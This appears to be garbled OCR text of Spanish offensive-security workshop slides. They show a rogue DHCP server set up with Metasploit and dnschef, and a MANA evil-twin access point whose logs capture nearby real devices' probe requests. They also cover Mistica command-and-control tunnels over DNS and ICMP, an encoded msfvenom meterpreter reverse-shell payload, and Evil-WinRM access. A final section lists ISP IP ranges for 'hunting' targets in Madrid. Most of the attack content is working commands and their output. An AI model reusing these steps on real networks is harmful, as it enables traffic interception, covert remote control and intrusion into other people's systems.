[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] Sending NTLM authentication request to 10.0.9.5
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
[HTTP] GET request from: ::ffff:10.0.9.5 URL: /wpad.dat
[HTTP] User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36 Edg/111.0.166
1.54
```

# DHCP : STRVT ATTACK : ROGE DHCP



# DHCP : STRVT ATTACK : ROGE DHCP



# DHCP : STRVT ATTACK : ROGE DHCP

Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . . :  
Descripción . . . . . : Intel(R) PRO/1000 MT Desktop Adapter  
Dirección física. . . . . : 08-00-27-0A-36-58  
DHCP habilitado . . . . . : sí  
Configuración automática habilitada . . . : sí  
Vínculo: dirección IPv6 local. . . : fe80::ba87:dff8:e5a1:9d42%14(Preferido)  
Dirección IPv4. . . . . : 192.168.1.43(Preferido)  
Máscara de subred . . . . . : 255.255.255.0  
Concesión obtenida. . . . . : lunes, 27 de noviembre de 2023 4:43:39  
La concesión expira . . . . . : lunes, 27 de noviembre de 2023 16:35:06  
Puerta de enlace predeterminada . . . . . : 192.168.1.1  
Servidor DHCP . . . . . : 192.168.1.1  
IAID DHCPv6 . . . . . : 101187623  
DUID de cliente DHCPv6. . . . . : 00-01-00-01-2C-ED-41-7E-08-00-27-0A-36  
Servidores DNS. . . . . : 80.58.61.250  
                        80.58.61.254  
NetBIOS sobre TCP/IP. . . . . : habilitado
```

C:\Users\Juan\Desktop>ip a

File Protocols Actions Options Help



Launch attack



Edit interfaces



Load default



List attacks



Clear stats



Capture



Edit mode



Exit

Protocols Packets

CDP 0

DHCP 0

802.1Q 0

802.1X 0

DTP 0

HSRP 0

ISL 0

MDIS 0

Field Value Description

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log

SIP DIP MessageType Interface Count Last seen

Dynamic Host Configuration Prot

Source MAC 02:48:33:66:02:51

SIP 0.0.0.0

Op 01 Htype 01

CI 0.0.0.0 YI 0.0.0.0

CH 02:48:33:66:02:51

Choose protocol attack

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP

Choose attack

Description DoS

- ☐ sending RAW packet ☐
- ☒ sending DISCOVER packet ☒
- ☐ creating DHCP rogue server ☐
- ☐ sending RELEASE packet ☒

Cancel

OK

Flags 8000

08:37:43

# DHCP : STRVT ATTACK : ROGE DHCP

1. `ifconfig eth0`
2. `echo 1 > /proc/sys/net/ipv4/ip_forward`
3. `ifconfig eth0:1 192.168.1.11 netmask 255.255.255.0`
4. `route add default gw 192.168.137.1 eth0:1 (control via 'route -n')`
5. `msfconsole -q -x 'use auxiliary/server/dhcp'`
6. Adjust the config as you like (see options)
  - > `set srvhost 192.168.13.37` ( IP address of the DHCP server )
  - > `set netmask 255.255.255.0` ( subnet mask )
  - > `set router 192.168.13.1` (default gateway of the DHCP lease)
  - > `set dnsserver 192.168.1.47` (DNS server of the DHCP lease)

# DHCP : STRVT ATTACK : ROGE DHCP

```
[*] Stopping job 1
msf6 auxiliary(server/dhcp) > show options
```

Module options (auxiliary/server/dhcp):

| Name       | Current Setting | Required | Description                 |
|------------|-----------------|----------|-----------------------------|
| BROADCAST  |                 | no       | The broadcast address       |
| DHCPEND    | 192.168.5.100   | no       | The last IP to be assigned  |
| DHCPSTART  | 192.168.5.5     | no       | The first IP to be assigned |
| DNSERVER   | 192.168.1.40    | no       | The DNS server IP           |
| DOMAINNAME |                 | no       | The optional domain name    |
| FILENAME   |                 | no       | The optional filename       |
| HOSTNAME   |                 | no       | The optional host name      |
| HOSTSTART  |                 | no       | The optional host start IP  |
| NETMASK    | 255.255.255.0   | yes      | The netmask of the network  |
| ROUTER     |                 | no       | The router IP address       |
| SRVHOST    | 192.168.1.40    | yes      | The IP of the DHCP server   |

Auxiliary action:

| Name | Description |
|------|-------------|
|------|-------------|

# DHCP : STRVT ATTACK : ROGE DHCP

```
[*] Stopping job 1
msf6 auxiliary(server/dhcp) > show options
```

Module options (auxiliary/server/dhcp):

| Name       | Current Setting | Required | Description                  |
|------------|-----------------|----------|------------------------------|
| BROADCAST  |                 | no       | The broadcast address        |
| DHCPEND    | 192.168.5.100   | no       | The last IP to be assigned   |
| DHCPSTART  | 192.168.5.5     | no       | The first IP to be assigned  |
| DNSSERVER  | 192.168.1.40    | no       | The DNS server IP address    |
| DOMAINNAME |                 | no       | The optional domain name     |
| FILENAME   |                 | no       | The optional filename        |
| HOSTNAME   |                 | no       | The optional host name       |
| HOSTSTART  |                 | no       | The optional host start IP   |
| NETMASK    | 255.255.255.0   | yes      | The netmask of the interface |
| ROUTER     |                 | no       | The router IP address        |
| SRVHOST    | 192.168.1.40    | yes      | The IP of the DHCP server    |

Auxiliary action:

| Name    | Description     |
|---------|-----------------|
| Service | Run DHCP server |

```
(base) (kali@kali)~$ sudo dnscchef -i 192.168.1.40
```

```

  version 0.4
  _____
 /  _  _  \  /
(  _  _  \  /
 \  _  _  \  /
  \  _  _  \  /
   \  _  _  \  /
    \  _  _  \  /
     \  _  _  \  /
      \  _  _  \  /
       \  _  _  \  /
        \  _  _  \  /
         \  _  _  \  /
          \  _  _  \  /
           \  _  _  \  /
            \  _  _  \  /
             \  _  _  \  /
              \  _  _  \  /
               \  _  _  \  /
                \  _  _  \  /
                 \  _  _  \  /
                  \  _  _  \  /
                   \  _  _  \  /
                    \  _  _  \  /
                     \  _  _  \  /
                      \  _  _  \  /
                       \  _  _  \  /
                        \  _  _  \  /
                         \  _  _  \  /
                          \  _  _  \  /
                           \  _  _  \  /
                            \  _  _  \  /
                             \  _  _  \  /
                              \  _  _  \  /
                               \  _  _  \  /
                                \  _  _  \  /
                                 \  _  _  \  /
                                  \  _  _  \  /
                                   \  _  _  \  /
                                    \  _  _  \  /
                                     \  _  _  \  /
                                      \  _  _  \  /
                                       \  _  _  \  /
                                        \  _  _  \  /
                                         \  _  _  \  /
                                          \  _  _  \  /
                                           \  _  _  \  /
                                            \  _  _  \  /
                                             \  _  _  \  /
                                              \  _  _  \  /
                                               \  _  _  \  /
                                                \  _  _  \  /
                                                 \  _  _  \  /
                                                  \  _  _  \  /
                                                   \  _  _  \  /
                                                    \  _  _  \  /
                                                     \  _  _  \  /
                                                      \  _  _  \  /
                                                       \  _  _  \  /
                                                        \  _  _  \  /
                                                         \  _  _  \  /
                                                          \  _  _  \  /
                                                           \  _  _  \  /
                                                            \  _  _  \  /
                                                             \  _  _  \  /
                                                              \  _  _  \  /
                                                               \  _  _  \  /
                                                                \  _  _  \  /
                                                                 \  _  _  \  /
                                                                  \  _  _  \  /
                                                                   \  _  _  \  /
                                                                    \  _  _  \  /
                                                                     \  _  _  \  /
                                                                      \  _  _  \  /
                                                                       \  _  _  \  /
                                                                        \  _  _  \  /
                                                                         \  _  _  \  /
                                                                          \  _  _  \  /
                                                                           \  _  _  \  /
                                                                            \  _  _  \  /
                                                                             \  _  _  \  /
                                                                              \  _  _  \  /
                                                                               \  _  _  \  /
                                                                                \  _  _  \  /
                                                                                 \  _  _  \  /
                                                                                  \  _  _  \  /
                                                                                   \  _  _  \  /
                                                                                    \  _  _  \  /
                                                                                     \  _  _  \  /
                                                                                      \  _  _  \  /
                                                                                       \  _  _  \  /
                                                                                        \  _  _  \  /
                                                                                         \  _  _  \  /
                                                                                          \  _  _  \  /
                                                                                           \  _  _  \  /
                                                                                            \  _  _  \  /
                                                                                             \  _  _  \  /
                                                                                              \  _  _  \  /
                                                                                               \  _  _  \  /
                                                                                                \  _  _  \  /
                                                                                                 \  _  _  \  /
                                                                                                  \  _  _  \  /
                                                                                                   \  _  _  \  /
                                                                                                    \  _  _  \  /
                                                                                                     \  _  _  \  /
                                                                                                      \  _  _  \  /
                                                                                                       \  _  _  \  /
                                                                                                        \  _  _  \  /
                                                                                                         \  _  _  \  /
                                                                                                          \  _  _  \  /
                                                                                                           \  _  _  \  /
                                                                                                            \  _  _  \  /
                                                                                                             \  _  _  \  /
                                                                                                              \  _  _  \  /
                                                                                                               \  _  _  \  /
                                                                                                                \  _  _  \  /
                                                                                                                 \  _  _  \  /
                                                                                                                  \  _  _  \  /
                                                                                                                   \  _  _  \  /
                                                                                                                    \  _  _  \  /
                                                                                                                     \  _  _  \  /
                                                                                                                      \  _  _  \  /
                                                                                                                       \  _  _  \  /
                                                                                                                        \  _  _  \  /
                                                                                                                         \  _  _  \  /
                                                                                                                          \  _  _  \  /
                                                                                                                           \  _  _  \  /
                                                                                                                            \  _  _  \  /
                                                                                                                             \  _  _  \  /
                                                                                                                              \  _  _  \  /
                                                                                                                               \  _  _  \  /
                                                                                                                                \  _  _  \  /
                                                                                                             iphelix@thesprawl.org

```

```

(22:50:50) [*] DNSChef started on interface: 192.168.1.40
(22:50:50) [*] Using the following nameservers: 8.8.8.8
(22:50:50) [*] No parameters were specified. Running in full proxy mode
(22:50:51) [*] 192.168.5.93: proxying the response of type 'A' for connectivitycheck.gstatic.com
(22:50:51) [*] 192.168.5.93: proxying the response of type 'A'

```

# DHCP : STRVT ATTACK : ROGE DHCP

**DHCP attack parameters**

creating DHCP rogue server

Server ID

Start IP

End IP

Lease Time (secs)

Renew Time (secs)

Subnet Mask

Router

DNS Server

Domain

**Choose protocol attack**

CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP

Choose attack

| Description                                              | DoS                                 |
|----------------------------------------------------------|-------------------------------------|
| <input type="radio"/> sending RAW packet                 | <input type="checkbox"/>            |
| <input checked="" type="radio"/> sending DISCOVER packet | <input checked="" type="checkbox"/> |
| <input type="radio"/> creating DHCP rogue server         | <input type="checkbox"/>            |
| <input type="radio"/> sending RELEASE packet             | <input checked="" type="checkbox"/> |

- Dirección del servidor [DNS](#)
- Nombre DNS
- [Puerta de enlace](#) de la dirección IP
- Dirección de Publicación Masiva ([broadcast address](#))
- [Máscara de subred](#)
- Tiempo máximo de espera del [ARP](#) (*Protocolo de Resolución de Direcciones según siglas en inglés*)
- [MTU](#) (*Unidad de Transferencia Máxima según siglas en inglés*) para la interfaz
- Servidores [NIS](#) (*Servicio de Información de Red según siglas en inglés*)
- Dominios NIS
- Servidores [NTP](#) (*Protocolo de Tiempo de Red según siglas en inglés*)
- Servidor [SMTP](#)
- Servidor [TFTP](#)

**sudo dnscchef -i 10.10.0.105**

# DHCP : STRVT ATTACK : ROGE DHCP

Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . . :
Descripción . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Dirección física. . . . . : 08-00-27-0A-36-58
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Vínculo: dirección IPv6 local. . . : fe80::ba87:dff8:e5a1:9d42%14(Preferido)
Dirección IPv4. . . . . : 192.168.1.43(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Concesión obtenida. . . . . : lunes, 27 de noviembre de 2023 4:43:39
La concesión expira . . . . . : lunes, 27 de noviembre de 2023 16:35:6
Puerta de enlace predeterminada . . . . . : 192.168.1.1
Servidor DHCP . . . . . : 192.168.1.1
IAID DHCPv6 . . . . . : 101187623
DUID de cliente DHCPv6. . . . . : 00-01-00-01-2C-ED-41-7E-08-00-27-0A-36
Servidores DNS. . . . . : 80.58.61.250
                        80.58.61.254
NetBIOS sobre TCP/IP. . . . . : habilitado
```

C:\Users\Juan\Desktop>ip a



# DHCP : STRVT ATTACK : ROGE DHCP

```
C:\Users\Juan\Desktop>ipconfig /all
```

## Configuración IP de Windows

```
Nombre de host. . . . . : DESKTOP-2GLICMQ
Sufijo DNS principal . . . . . :
Tipo de nodo. . . . . : híbrido
Enrutamiento IP habilitado. . . : no
Proxy WINS habilitado . . . . . : no
Lista de búsqueda de sufijos DNS: digitechfp.es
```

## Adaptador de Ethernet Ethernet:

```
Sufijo DNS específico para la conexión. . : digitechfp.es
Descripción . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Dirección física. . . . . : 08-00-27-0A-36-58
DHCP habilitado . . . . . : sí
Configuración automática habilitada . . . : sí
Vínculo: dirección IPv6 local. . . : fe80::ba87:dff8:e5a1:9d42%14(Preferido)
Dirección IPv4. . . . . : 192.168.5.6(Preferido)
Máscara de subred . . . . . : 255.255.255.0
Concesión obtenida. . . . . : lunes, 27 de noviembre de 2023 4:46:00
La concesión expira . . . . . : lunes, 27 de noviembre de 2023 4:55:59
Puerta de enlace predeterminada . . . . . : 192.168.1.40
Servidor DHCP . . . . . : 192.168.1.40
IAID DHCPv6 . . . . . : 101187623
DUID de cliente DHCPv6. . . . . : 00-01-00-01-2C-ED-41-7E-08-00-27-0A-36-58
Servidores DNS. . . . . : 192.168.1.40
NetBIOS sobre TCP/IP. . . . . : habilitado
```

```
C:\Users\Juan\Desktop>
```



# I <3 MANA ATTACK

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap <master> » sudo berate_ap --mana wlx00c0ca991829 wlp0s20f3 MiFibra-1A20_EXT
```

```
Config dir: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId
```

```
PID: 584005
```

```
Network Manager found, set ap0 as unmanaged device... DONE
```

```
Creating a virtual WiFi interface... ap0 created.
```

```
Sharing Internet using method: nat
```

```
hostapd command-line interface: hostapd_cli -p /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd_ctrl
```

```
Configuration file: /tmp/create_ap.wlx00c0ca991829.conf.LgEFLBId/hostapd.conf
```

```
Using interface ap0 with hwaddr 00:c0:ca:99:18:2a and ssid "MiFibra-1A20_EXT"
```

```
ap0: interface state UNINITIALIZED->ENABLED
```

```
ap0: AP-ENABLED
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'MiFibra-EB5E' from 7c:d9:5c:8f:39:cd
```

```
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
```

```
MANA - Directed probe request for SSID 'Redmi 9' from 20:72:0d:39:2f:a2
```

```
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
```

```
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
```

```
MANA - Directed probe request for SSID 'vodafoneAAQWCN' from 3c:8d:20:43:16:61
```

```
MANA - Directed probe request for SSID 'Du-HD4K-29DD8F63' from 5a:73:f3:a3:d9:f1
```

```
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: authenticated
```

```
ap0: STA b6:91:c2:3f:57:b4 IEEE 802.11: associated (aid 1)
```

```
ap0: AP-STA-CONNECTED b6:91:c2:3f:57:b4
```

```
ap0: STA b6:91:c2:3f:57:b4 RADIUS: starting accounting session D33573E43B38DD4F
```

```
MANA - Directed probe request for SSID 'MiFibra-FC62' from d2:ed:70:60:38:94
```

```
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
```

```
MANA - Directed probe request for SSID 'MOVISTAR_7200' from 86:15:d9:3f:c4:c4
```

```
MANA - Directed probe request for SSID 'MOVISTAR_PLUS_7200' from 7c:2e:bd:27:01:dc
```

```
jomoza-s2g-cna :: Documents/TOOLS/berate_ap <master> » arp -a
_gateway (192.168.1.1) at 80:78:71:00:72:00 [ether] on wlp0s20f3
? (192.168.12.218) at b6:91:c2:3f:57:b4 [ether] on ap0
? (192.168.1.41) at 7c:2e:bd:27:01:dc [ether] on wlp0s20f3
? (192.168.1.34) at 86:15:d9:3f:c4:c4 [ether] on wlp0s20f3
jomoza-s2g-cna :: Documents/TOOLS/berate_ap <master> »
```

# COMUNICATE TO PWN :: C2 CHANELS

<https://github.com/IncideDigital/Mistica>



<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

## Docker

A Docker image has been created for local use. This avoids us having to install Python or dnslib only if we want to test the tool, it is also very interesting for debug or similar because we avoid the noise generated by other local applications. To build it we simply follow these steps:

- First build image with:

```
sudo docker build --tag mistica:latest .
```

- Second, create the network with:

```
sudo docker network create misticanw
```

- Third run the server with:

```
sudo docker run --network misticanw --sysctl net.ipv4.icmp_echo_ignore_all=1 -v $(pwd):/opt/Mistica -it i
```

- Fourth run the client with:

```
sudo docker run --network misticanw -v $(pwd):/opt/Mistica -it mistica /bin/bash
```

# COMUNICATE TO PWN :: C2 CHANELS

```
File System
(base) └─(kali㉿kali)-[~]
└─$ git clone https://github.com/IncideDigital/Mistica
Cloning into 'Mistica' ...
remote: Enumerating objects: 264, done.
remote: Counting objects: 100% (264/264), done.
remote: Compressing objects: 100% (153/153), done.
remote: Total 264 (delta 118), reused 238 (delta 95), pack-reused 0
Receiving objects: 100% (264/264), 1.70 MiB | 3.82 MiB/s, done.
Resolving deltas: 100% (118/118), done.
```

```
(base) └─(kali㉿kali)-[~]
└─$ cd Mistica
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ sudo docker build --tag mistica:latest .
[sudo] password for kali:
Sending build context to Docker daemon 3.99MB
Step 1/5 : FROM python:3.7
3.7: Pulling from library/python
167b8a53ca45: Pull complete
```

**root@be3c12039daf:/opt/Mistica/Mistica#**  
**pip install pyinstaller**

[https://www.python.org/downloads/r  
elease/python-370/](https://www.python.org/downloads/release/python-370/)

<https://github.com/tcostam/awesome-command-control>  
<https://github.com/k8gege/PowerLadon>

# COMUNICATE TO PWN :: C2 CHANELS

```
threading.py'>
Traceback (most recent call last):
  File "/usr/local/lib/python3.7/threading.py", line 1273, in _shutdown
    t.join()
  File "/usr/local/lib/python3.7/threading.py", line 1032, in join
    self._wait_for_tstate_lock()
  File "/usr/local/lib/python3.7/threading.py", line 1048, in _wait_for_tstat
e_lock
    elif lock.acquire(block, timeout):
KeyboardInterrupt
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ python3.7 ./mc.py -m shell:dns -k "rc4testkey" -w "--hostname 192.168.8.1
85 --port 53"ç
usage: dns [-h] [--domain DOMAIN] [--hostname [HOSTNAME [HOSTNAME ... ]]]
          [--port PORT] [--query {NS,CNAME,SOA,MX,TXT}]
          [--query-timeout QUERY_TIMEOUT] [--multiple] [--max-size MAX_SIZE]
          [--poll-delay POLL_DELAY] [--response-timeout RESPONSE_TIMEOUT]
          [--max-retries MAX_RETRIES]
dns: error: argument --port: invalid int value: '53ç'
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ python3.7 ./mc.py -m shell:dns -k "rc4testkey" -w "--hostname 192.168.8.1
85 --port 53"
█
```

```
(base) └─(kali㉿kali)-[~/Mistica]
└─$ sudo python3.7 ./ms.py -m io:dns -k "rc4testkey" -s "--hostname 192.168.8
.185 --port 53"
```

```
dir
build  Dockerfile  logs  mc.spec  ms.py  README.md  utils
dist  LICENSE  mc.py  mistica.png  overlay  sotp  wrapper

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DO
WN group default qlen 1000
    link/ether 08:00:27:c7:e1:36 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:58:96:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.185/24 brd 192.168.8.255 scope global dynamic noprefixrout
e eth1
        valid_lft 42002sec preferred_lft 42002sec
    inet6 fe80::676c:a984:5fb0:cb6b/64 scope link noprefixroute
```

# COMUNICATE TO PWN :: C2 CHANELS

```
root@kali# msfvenom -p windows/meterpreter/reverse_tcp LHOST=(IP Address) LPORT=(Your Port)  
-b "\x00\x0a\x0d" -f c -e x86/shikata_ga_nai -i 5 EXITFUNC=thread PrependSetuid=True -f exe >  
reverse.exe
```

<https://github.com/IncideDigital/Mistica>

- Executing commands on client system over ICMP:
  - Mística Server: `./ms.py -m io:icmp -k "rc4testkey" -s "--iface eth0"`
  - Mística Client: `./mc.py -m shell:icmp -k "rc4testkey" -w "--hostname x.x.x.x"`

<https://github.com/tcostam/awesome-command-control>

<https://github.com/k8gege/PowerLadon>

- Running `meterpreter_reverse_tcp` (linux) over DNS using port forwarding. Payload generated with `msfvenom -p linux/x64/meterpreter_reverse_tcp LPORT=4444 LHOST=127.0.0.1 -f elf -o meterpreter_reverse_tcp_localhost_4444.bin`
  - Run `msfconsole` on server and launch handler with: `handler -p linux/x64/meterpreter_reverse_tcp -H 127.0.0.1 -P 5555`
  - Mística Server: `sudo ./ms.py -m tcpconnect:dns -k "rc4testkey" -s "--hostname x.x.x.x --port 53" -o "-address 127.0.0.1 --port 5555"`
  - Mística Client: `./mc.py -m tcplisten:dns -k "rc4testkey" -w "--hostname x.x.x.x --port 53" -o "--address 127.0.0.1 --port 4444"`
  - Run meterpreter on client: `./meterpreter_reverse_tcp_localhost_4444.bin`
- [EvilWinrm](#) over ICMP using a jumping machine to access an isolated machine.
  - Mistica Server: `./ms.py -m tcplisten:icmp -s "--iface eth0" -k "rc4testkey" -o "--address 127.0.0.1 --port 5555 --persist" -vv`
  - Mistica Client: `python.exe .\mc.py -m tcpconnect:icmp -w "--hostname x.x.x.x" -k "rc4testkey" -o "--address x.x.x.x --port 5985 --persist" -vv`
  - EvilWinrm Console (on C2 machine): `evil-winrm -u Administrador -i 127.0.0.1 -P 5555`

# MUGEN M.I.T.M.



## HUNTING RANGES

<https://4it.me/getlistip?cityid=5005> <https://www.proxynova.com/ip-ranges/>



4it.me

Rangos de IP de ciudades

Busque rangos de IP de ciudades en Rusia y el mundo. Puede averiguar qué dirección le interesa.

MI IP

Datos del Domicilio

Escáner de puertos

rangos de IP

Generador de contraseñas

punto de referencia JS

carga de seeds

Precios de dominio

Todos los instrumentos

Coordinadas de Madrid: 40.4086, -3.6922

Seleccionando una base

Formato de salida

¿No quieres ganar dinero con la API?

Rangos

2.136.36.0-2.136.36.127

2.136.61.0-2.136.61.255

2.136.63.128-2.136.63.255

2.136.64.128-2.136.65.127

2.136.67.0-2.136.67.127

2.136.68.0-2.136.68.255

2.136.69.0-2.136.69.127

2.136.71.0-2.136.71.255

2.136.72.0-2.136.72.255

2.136.73.0-2.136.73.255

2.136.74.0-2.136.74.255

2.136.75.0-2.136.75.127

2.136.76.0-2.136.76.255

2.136.77.0-2.136.77.255

2.136.78.0-2.136.78.255

2.136.79.0-2.136.79.255

2.136.80.0-2.136.80.255

2.136.81.0-2.136.81.255

2.136.82.0-2.136.82.255

2.136.83.0-2.136.83.255

2.136.84.0-2.136.84.255

2.136.85.0-2.136.85.255

2.136.86.0-2.136.86.255

2.136.87.0-2.136.87.255

2.136.88.0-2.136.88.255

2.136.89.0-2.136.89.255

2.136.90.0-2.136.90.255

2.136.91.0-2.136.91.255

2.136.92.0-2.136.92.255

2.136.93.0-2.136.93.255

2.136.94.0-2.136.94.255

2.136.95.0-2.136.95.255

2.136.96.0-2.136.96.255

2.136.97.0-2.136.97.255

2.136.98.0-2.136.98.255

2.136.99.0-2.136.99.255

2.136.100.0-2.136.100.255

2.136.101.0-2.136.101.255

2.136.102.0-2.136.102.255

2.136.103.0-2.136.103.255

2.136.104.0-2.136.104.255

2.136.105.0-2.136.105.255

2.136.106.0-2.136.106.255

2.136.107.0-2.136.107.255

2.136.108.0-2.136.108.255

2.136.109.0-2.136.109.255

2.136.110.0-2.136.110.255

2.136.111.0-2.136.111.255

2.136.112.0-2.136.112.255

2.136.113.0-2.136.113.255

2.136.114.0-2.136.114.255

2.136.115.0-2.136.115.255

2.136.116.0-2.136.116.255

2.136.117.0-2.136.117.255

2.136.118.0-2.136.118.255

2.136.119.0-2.136.119.255

2.136.120.0-2.136.120.255

2.136.121.0-2.136.121.255

2.136.122.0-2.136.122.255

2.136.123.0-2.136.123.255

2.136.124.0-2.136.124.255

2.136.125.0-2.136.125.255

2.136.126.0-2.136.126.255

2.136.127.0-2.136.127.255

2.136.128.0-2.136.128.255

2.136.129.0-2.136.129.255

2.136.130.0-2.136.130.255

2.136.131.0-2.136.131.255

2.136.132.0-2.136.132.255

2.136.133.0-2.136.133.255

2.136.134.0-2.136.134.255

2.136.135.0-2.136.135.255

2.136.136.0-2.136.136.255

2.136.137.0-2.136.137.255

2.136.138.0-2.136.138.255

2.136.139.0-2.136.139.255

2.136.140.0-2.136.140.255

2.136.141.0-2.136.141.255

2.136.142.0-2.136.142.255

2.136.143.0-2.136.143.255

2.136.144.0-2.136.144.255

2.136.145.0-2.136.145.255

2.136.146.0-2.136.146.255

2.136.147.0-2.136.147.255

2.136.148.0-2.136.148.255

2.136.149.0-2.136.149.255

2.136.150.0-2.136.150.255

2.136.151.0-2.136.151.255

2.136.152.0-2.136.152.255

2.136.153.0-2.136.153.255

2.136.154.0-2.136.154.255

2.136.155.0-2.136.155.255

2.136.156.0-2.136.156.255

2.136.157.0-2.136.157.255

2.136.158.0-2.136.158.255

2.136.159.0-2.136.159.255

2.136.160.0-2.136.160.255

2.136.161.0-2.136.161.255

2.136.162.0-2.136.162.255

2.136.163.0-2.136.163.255

2.136.164.0-2.136.164.255

2.136.165.0-2.136.165.255

2.136.166.0-2.136.166.255

2.136.167.0-2.136.167.255

2.136.168.0-2.136.168.255

2.136.169.0-2.136.169.255

2.136.170.0-2.136.170.255

2.136.171.0-2.136.171.255

2.136.172.0-2.136.172.255

2.136.173.0-2.136.173.255

2.136.174.0-2.136.174.255

2.136.175.0-2.136.175.255

2.136.176.0-2.136.176.255

2.136.177.0-2.136.177.255

2.136.178.0-2.136.178.255

2.136.179.0-2.136.179.255

2.136.180.0-2.136.180.255

2.136.181.0-2.136.181.255

2.136.182.0-2.136.182.255

2.136.183.0-2.136.183.255

2.136.184.0-2.136.184.255

2.136.185.0-2.136.185.255

2.136.186.0-2.136.186.255

2.136.187.0-2.136.187.255

2.136.188.0-2.136.188.255

2.136.189.0-2.136.189.255

2.136.190.0-2.136.190.255

2.136.191.0-2.136.191.255

2.136.192.0-2.136.192.255

2.136.193.0-2.136.193.255

2.136.194.0-2.136.194.255

2.136.195.0-2.136.195.255

2.136.196.0-2.136.196.255

2.136.197.0-2.136.197.255

2.136.198.0-2.136.198.255

2.136.199.0-2.136.199.255

2.136.200.0-2.136.200.255

2.136.201.0-2.136.201.255

2.136.202.0-2.136.202.255

2.136.203.0-2.136.203.255

2.136.204.0-2.136.204.255

2.136.205.0-2.136.205.255

2.136.206.0-2.136.206.255

2.136.207.0-2.136.207.255

2.136.208.0-2.136.208.255

2.136.209.0-2.136.209.255

2.136.210.0-2.136.210.255

2.136.211.0-2.136.211.255

2.136.212.0-2.136.212.255

2.136.213.0-2.136.213.255

2.136.214.0-2.136.214.255

2.136.215.0-2.136.215.255

2.136.216.0-2.136.216.255

2.136.217.0-2.136.217.255

2.136.218.0-2.136.218.255

2.136.219.0-2.136.219.255

2.136.220.0-2.136.220.255

2.136.221.0-2.136.221.255

2.136.222.0-2.136.222.255

2.136.223.0-2.136.223.255

2.136.224.0-2.136.224.255

2.136.225.0-2.136.225.255

2.136.226.0-2.136.226.255

2.136.227.0-2.136.227.255

2.136.228.0-2.136.228.255

2.136.229.0-2.136.229.255

2.136.230.0-2.136.230.255

2.136.231.0-2.136.231.255

2.136.232.0-2.136.232.255

2.136.233.0-2.136.233.255

2.136.234.0-2.136.234.255

2.136.235.0-2.136.235.255

2.136.236.0-2.136.236.255

2.136.237.0-2.136.237.255

2.136.238.0-2.136.238.255

2.136.239.0-2.136.239.255

2.136.240.0-2.136.240.255

2.136.241.0-2.136.241.255

2.136.242.0-2.136.242.255

2.136.243.0-2.136.243.255

2.136.244.0-2.136.244.255

2.136.245.0-2.136.245.255

2.136.246.0-2.136.246.255

2.136.247.0-2.136.247.255

2.136.248.0-2.136.248.255

2.136.249.0-2.136.249.255

2.136.250.0-2.136.250.255

2.136.251.0-2.136.251.255

2.136.252.0-2.136.252.255

2.136.253.0-2.136.253.255

2.136.254.0-2.136.254.255

2.136.255.0-2.136.255.255

Clear Draw Circle

Enter a location and select or press [ENTER]

Boqueres

EL MORALET

